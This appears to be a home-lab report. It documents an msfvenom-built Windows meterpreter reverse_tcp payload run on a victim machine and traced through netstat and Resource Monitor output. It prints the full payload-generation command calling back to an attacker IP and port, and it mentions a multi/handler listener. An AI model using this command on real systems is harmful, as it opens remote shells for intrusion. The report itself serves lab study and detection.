Payload Behaviour Analysis Report

Date/Time of Test: August 17, 2025

---

1. Overview

- Objective:
  Execute MSFvenom-generated payload on Windows victim machine and analyze its behaviour using system tools and resource monitors.

---

2. Environment & Tools

- Victim OS: Windows 10/11 (assumed from Resource Monitor UI)
- Tools Used:
  - Command Prompt (netstat -ano)
  - Resource Monitor
  - MSFvenom Payload (PaYlOaD.exe)
- Attacker IP: 192.168.213.130
- Victim IP: 192.168.213.1

---

3. Payload Execution Steps

1. Payload Creation:
   - Payload: PaYlOaD.exe
   - Generated with:

text

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.213.130 LPORT=5454 -f exe > PaYlOaD.exe
```

   - LPORT chosen: 5454
2. Payload Execution:
   - Payload manually executed on victim system.
3. Session Monitoring:
   - Attacker listener (multi/handler) running on 192.168.213.130:5454

4. Evidence & Observations (With Timestamps)

4.1 Network Connections (netstat -ano)

- Timestamp: Just after payload run (see logs for precise time)
- Observation:
    - Active connection established:

text

Local Address: 192.168.213.1:58906

Remote Address: 192.168.213.130:5454

State: ESTABLISHED

PID: 2100 (PaYlOaD.exe)


- Shows SYN_SENT and established connections for meterpreter communication.

Command Prompt

```
TCP    0.0.0.0:912            0.0.0.0:0              LISTENING       4432
TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       6808
TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       976
TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       804
TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       2036
TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2268
TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       3948
TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       876
TCP    127.0.0.1:1001         0.0.0.0:0              LISTENING       4
TCP    127.0.0.1:58656        127.0.0.1:58657        ESTABLISHED     4432
TCP    127.0.0.1:58657        127.0.0.1:58656        ESTABLISHED     4432
TCP    127.0.0.1:63039        0.0.0.0:0              LISTENING       13480
TCP    172.25.12.29:139       0.0.0.0:0              LISTENING       4
TCP    172.25.12.29:58369     157.90.91.71:443       ESTABLISHED     7720
TCP    172.25.12.29:58681     52.187.79.109:443      ESTABLISHED     7720
TCP    172.25.12.29:58923     23.10.239.251:80       ESTABLISHED     9900
TCP    172.25.12.29:59051     192.168.213.130:5454   SYN_SENT        2100
TCP    172.25.12.29:59172     175.25.12.18:5454      SYN_SENT        12788
TCP    172.25.12.29:59183     175.25.12.18:5454      SYN_SENT        2012
TCP    172.25.12.29:59184     20.42.73.25:443        ESTABLISHED     7720
TCP    172.25.12.29:59185     20.42.73.25:443        ESTABLISHED     7720
TCP    192.168.125.1:139      0.0.0.0:0              LISTENING       4
TCP    192.168.213.1:139      0.0.0.0:0              LISTENING       4
TCP    192.168.213.1:58906    192.168.213.130:5454   ESTABLISHED     2100
TCP    [::]:135               [::]:0                 LISTENING       1028
TCP    [::]:445               [::]:0                 LISTENING       4
TCP    [::]:49664             [::]:0                 LISTENING       976
TCP    [::]:49665             [::]:0                 LISTENING       804
TCP    [::]:49666             [::]:0                 LISTENING       2036
TCP    [::]:49667             [::]:0                 LISTENING       2268
```


4.2 Resource Monitor — Memory

- Timestamp: Immediately after payload execution.
- Observation:
  - PaYlOaD.exe running with PID 2100
  - Memory usage: Working Set ~7,744KB; Private ~2,252KB



4.3 Resource Monitor — Network

- Timestamp: Same session
- Observation:
  - TCP Connection:
    - Local: 192.168.213.1:58906
    - Remote: 192.168.213.130:5454
    - Image: PaYlOaD.exe (PID 2100)
  - Confirms reverse shell traffic to attacker's IP.




Network Activity 0 Kbps Network I/O 0% Network Utilization

TCP Connections

Image	PID	Local Address	Local ...	Remote Address	Remo
PaYlOaD.exe	2100	192.168.213.1	58906	192.168.213.130	5454
vmware.exe	12060	IPv6 loopback	58634	IPv6 loopback	58633
Wireshark.exe	12252	2401:4900:5d94:...	58930	2404:6800:4002:82...	80
SearchApp.exe	9900	172.25.12.29	58926	204.79.197.222	443
SearchApp.exe	9900	2401:4900:5d94:...	58921	2603:1030:a0b::254	443
SearchApp.exe	9900	2401:4900:5d94:...	58920	2600:1417:2c::6011:...	443
svchost.exe (netsvcs -p)	9676	172.25.12.29	58917	20.190.145.140	443
msedge.exe	7720	2401:4900:5d94:...	58822	2a04:4e42:200::396	443

4.4 Resource Monitor — CPU

- Timestamp: During/after payload
- Observation:
    - PaYlOaD.exe (PID 2100) running, minimal CPU spike observed.



Resource Monitor

File Monitor Help

Overview CPU Memory Disk Network

CPU 57% CPU Usage 99% Maximum Frequency

Image	PID	Descripti...	Status	Threads	CPU	Averag...
svchost.exe (DcomLaunch -p)	1084	Host Pr...	Running	7	0	0.03
PaYlOaD.exe	2100	Apache...	Running	3	0	0.03
msedge.exe	4768	Microso...	Running	15	0	0.02
svchost.exe (netsvcs -p)	6392	Host Pr...	Running	8	0	0.02
svchost.exe (LocalServiceNoNet...	4016	Host Pr...	Running	13	0	0.02
sihost.exe	12196	Shell Inf...	Running	9	0	0.01
TextInputHost.exe	7648	TextInp...	Running	13	0	0.01
msedge.exe	13360	Microso...	Running	16	0	0.01
svchost.exe (LocalServiceNetwo...	2600	Host Pr...	Running	6	0	0.01

Disk 1 MB/sec Disk I/O 24% Highest Active Time

Network 0 Kbps Network I/O 0% Network Utilization

Memory 0 Hard Faults/sec 80% Used Physical Memory

Image	PID	Hard Fa...	Commit...	Workin...	Shareab...	Private (...
msedge.exe	12772	0	222,320	280,932	80,628	200,304
MsMpEng.exe	6380	0	347,160	254,300	93,612	160,688
msedge.exe	3540	0	169,740	270,888	173,460	97,428
msedge.exe	1208	0	104,348	167,124	74,236	92,888
explorer.exe	13480	0	440,176	235,100	144,364	90,736
msedge.exe	12748	0	142,980	133,856	44,612	89,244
svchost.exe (LocalSystemNetworkR...	1944	0	89,472	96,820	12,664	84,156
msedge.exe	13360	0	133,708	141,324	64,108	77,216
dwm.exe	10212	0	159,596	137,660	62,332	75,328

Views

CPU 100% 60 Seconds 0%

Disk 10 MB/sec 0

Network 10 Kbps 0

Memory 100 Hard Faults/sec

---

5. Technical Findings

- Payload successfully established reverse TCP shell from victim to attacker.
- All process IDs, resource usage, and connection states were validated.
- System activity profiles were captured during payload execution.

---

6. Conclusion

- The MSFvenom payload (PaYlOaD.exe) successfully connected from the victim to the attacker, confirming reverse shell behaviour.
- System resources (CPU, memory, network) all showed live activity for payload during exploitation.
- Network connection between victim and attacker proven by netstat and Resource Monitor evidence.

---

7. Recommendations & Next Steps

- If further forensic analysis is required, collect Wireshark packet captures during execution.
- Ensure OS and security tools are updated for live threat detection.
- Retest using additional payloads/ports if required for variation or evasion research.